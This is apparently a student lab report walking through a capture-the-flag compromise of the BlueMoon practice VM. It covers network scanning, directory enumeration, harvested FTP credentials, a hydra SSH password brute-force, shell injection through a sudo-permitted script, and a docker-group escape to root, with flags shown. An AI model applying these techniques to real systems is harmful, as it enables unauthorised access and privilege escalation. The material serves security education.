UNIVERSITI KUALA LUMPUR

MALAYSIAN INSTITUTE OF INFORMATION TECHNOLOGY

IKB21403 VULNERABILITIES ANALYSIS

MARCH 2025

BACHELOR OF INFORMATION TECHNOLOGY (HONS) IN COMPUTER SYSTEM SECURITY

LAB 2

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
Step 1

```
root@kali: ~
Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

41 Captured ARP Req/Rep packets, from 22 hosts.   Total size: 2460
-------------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-------------------------------------------------------------------------------
192.168.0.101   b4:b8:53:53:c8:6e      2     120  Unknown vendor
192.168.0.19    06:92:34:b7:48:08      1      60  Unknown vendor
192.168.0.83    c0:35:32:c8:73:b7      3     180  Liteon Technology Corporat
192.168.0.56    38:7f:8b:64:c4:07      1      60  Apple, Inc.
192.168.0.38    ac:ed:5c:d4:f1:a2      1      60  Intel Corporate
192.168.0.84    b0:fc:36:b2:2e:fb      3     180  CyberTAN Technology Inc.
192.168.0.85    e2:9d:a9:47:4a:46      7     420  Unknown vendor
192.168.0.75    f2:24:20:25:67:1d      1      60  Unknown vendor
192.168.0.136   08:00:27:20:58:bf      1      60  PCS Systemtechnik GmbH
192.168.0.76    ee:4d:e0:fd:fd:62      1      60  Unknown vendor
```

Step 2

```
root@kali: ~
┌──(kalikali㉿kali)-[~]
└─$ sudo -i
[sudo] password for kalikali:
/usr/bin/systemd-cat -> /usr/bin/systemd-cat
┌──(root㉿kali)-[~]
└─# nmap 192.168.0.136
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-05 13:01 -0400
Nmap scan report for 192.168.0.136
Host is up (0.00012s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:20:58:BF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.61 seconds

┌──(root㉿kali)-[~]
└─#
```

Step 3




" -- Welcome -- "

Are You Ready To Play With Me .....!


Step 4

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.0.136 -w /usr/share/wordlists/dirbuster/direc
tory-list-2.3-medium.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.136
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-m
edium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
server-status        (Status: 403) [Size: 278]
hidden_text          (Status: 200) [Size: 1169]
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================
```


Step 5



Step 6


View 1 - @azimmustaqimnr-pro
Google Gemini
BlueMoon: 2021 — A Deep
.QR_C0d3.png (200×200)
Not secure
192.168.0.136/.QR_C0d3.png
Gmail
YouTube
Maps
Translate
News
All Bookmarks

Step 7


qrcoderaptor.com
Gmail
YouTube
Maps
Translate
News
All Bookmarks
Start Camera
Upload Image
Paste Image
Beep
↓ QR Code Result ↓
#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF

Step 8

```
┌──(root㉿kali)-[~]
└─# ftp 192.168.0.136
Connected to 192.168.0.136.
220 (vsFTPd 3.0.3)
Name (192.168.0.136:kalikali): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||12234|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 08  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||25164|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |***********************************|   147       68.19 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (58.85 KiB/s)
```

Step 9

```
root@kali: ~
229 Entering Extended Passive Mode (|||12234|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 08  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||25164|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |***********************************|   147       68.19 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (58.85 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||35609|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |***********************************|   363      254.29 KiB/s    00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (192.24 KiB/s)
ftp> cat information.txt
?Invalid command.
ftp> exit
221 Goodbye.
```


Step 10

```
┌──(root㉿kali)-[~]
└─# cat information.txt

Hello robin ...!

    I'm Already Told You About Your Password Weekness. I will give a Password li
st. you May Choose Anyone of The Password.


┌──(root㉿kali)-[~]
└─# cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
```

Step 11

```
┌──(root㉿kali)-[~]
└─# cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
```

Step 12




```
robin@BlueMoon: ~/project

┌──(root㉿kali)-[~]
└─# hydra -l robin -P p_lists.txt ssh://192.168.0.136
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-05 13:41:
52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~
2 tries per task
[DATA] attacking ssh://192.168.0.136:22/
[22][ssh] host: 192.168.0.136   login: robin   password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete u
ntil end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-05 13:42:
01

┌──(root㉿kali)-[~]
```

Step 13

```
robin@BlueMoon: ~/project

┌──(root㉿kali)-[~]
└─# ssh robin@192.168.0.136
The authenticity of host '192.168.0.136 (192.168.0.136)' can't be established.
ED25519 key fingerprint is: SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4CyO9DR+VXTw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.136' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
robin@192.168.0.136's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44
robin@BlueMoon:~$
robin@BlueMoon:~$ ls cat user.txt
ls: cannot access 'cat': No such file or directory
ls: cannot access 'user.txt': No such file or directory
```


Step 14


robin@BlueMoon: ~/project
robin@BlueMoon:~$ ls
project user1.txt
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n
User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
robin@BlueMoon:~$ ls-la
-bash: ls-la: command not found
robin@BlueMoon:~$ cat user1.txt
You Gained User-1 Flag
==> Fl4g{u5er1r34ch3d5ucc355fully}
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

Step 15

```
robin@BlueMoon: ~/project
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
robin@BlueMoon:~$ ls -la
total 36
drwxr-xr-x 4 robin robin 4096 Apr  4  2021 .
drwxr-xr-x 5 root  root  4096 Mar  8  2021 ..
-rw------- 1 robin robin   19 Apr  4  2021 .bash_history
-rw-r--r-- 1 robin robin  220 Mar  7  2021 .bash_logout
-rw-r--r-- 1 robin robin 3526 Mar  7  2021 .bashrc
drwxr-xr-x 3 robin robin 4096 Mar  7  2021 .local
-rw-r--r-- 1 robin robin  807 Mar  7  2021 .profile
drwxr-xr-x 2 robin robin 4096 Mar  8  2021 project
-rw-r--r-- 1 robin robin   69 Mar  7  2021 user1.txt
robin@BlueMoon:~$ project
-bash: project: command not found
robin@BlueMoon:~$ cd project
robin@BlueMoon:~/project$ sudo -l
Matching Defaults entries for robin on bluemoon:
```

Step 16


robin@BlueMoon: ~/project
Script For FeedBack
Enter Your Name : oop
Enter You FeedBack About This Target Machine : /bin/bash
whoami
jerry
cd/home
pwd
/home/robin/project
cd /home
pwd
/home
ls
jerry robin userftp
cd /jerry
pwd
/home
ls
jerry robin userftp
cd jerry
ls
user2.txt

robin@BlueMoon: ~/project

```
user2.txt
cat user2.txt

You Found User-2 Flag

       ==> Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me... Try To Find

                                - Root

id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# cd root
# pwd
/root
# ls
root.txt
# cat root.txt

==> Congratulations <==
```

robin@BlueMoon: ~/project

```
# ls
root.txt
# cat root.txt

==> Congratulations <==

You Reached Root...!

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

        Kirthik - Karvendhan


instagram = ____kirthik____



!......Bye See You Again......!

#
```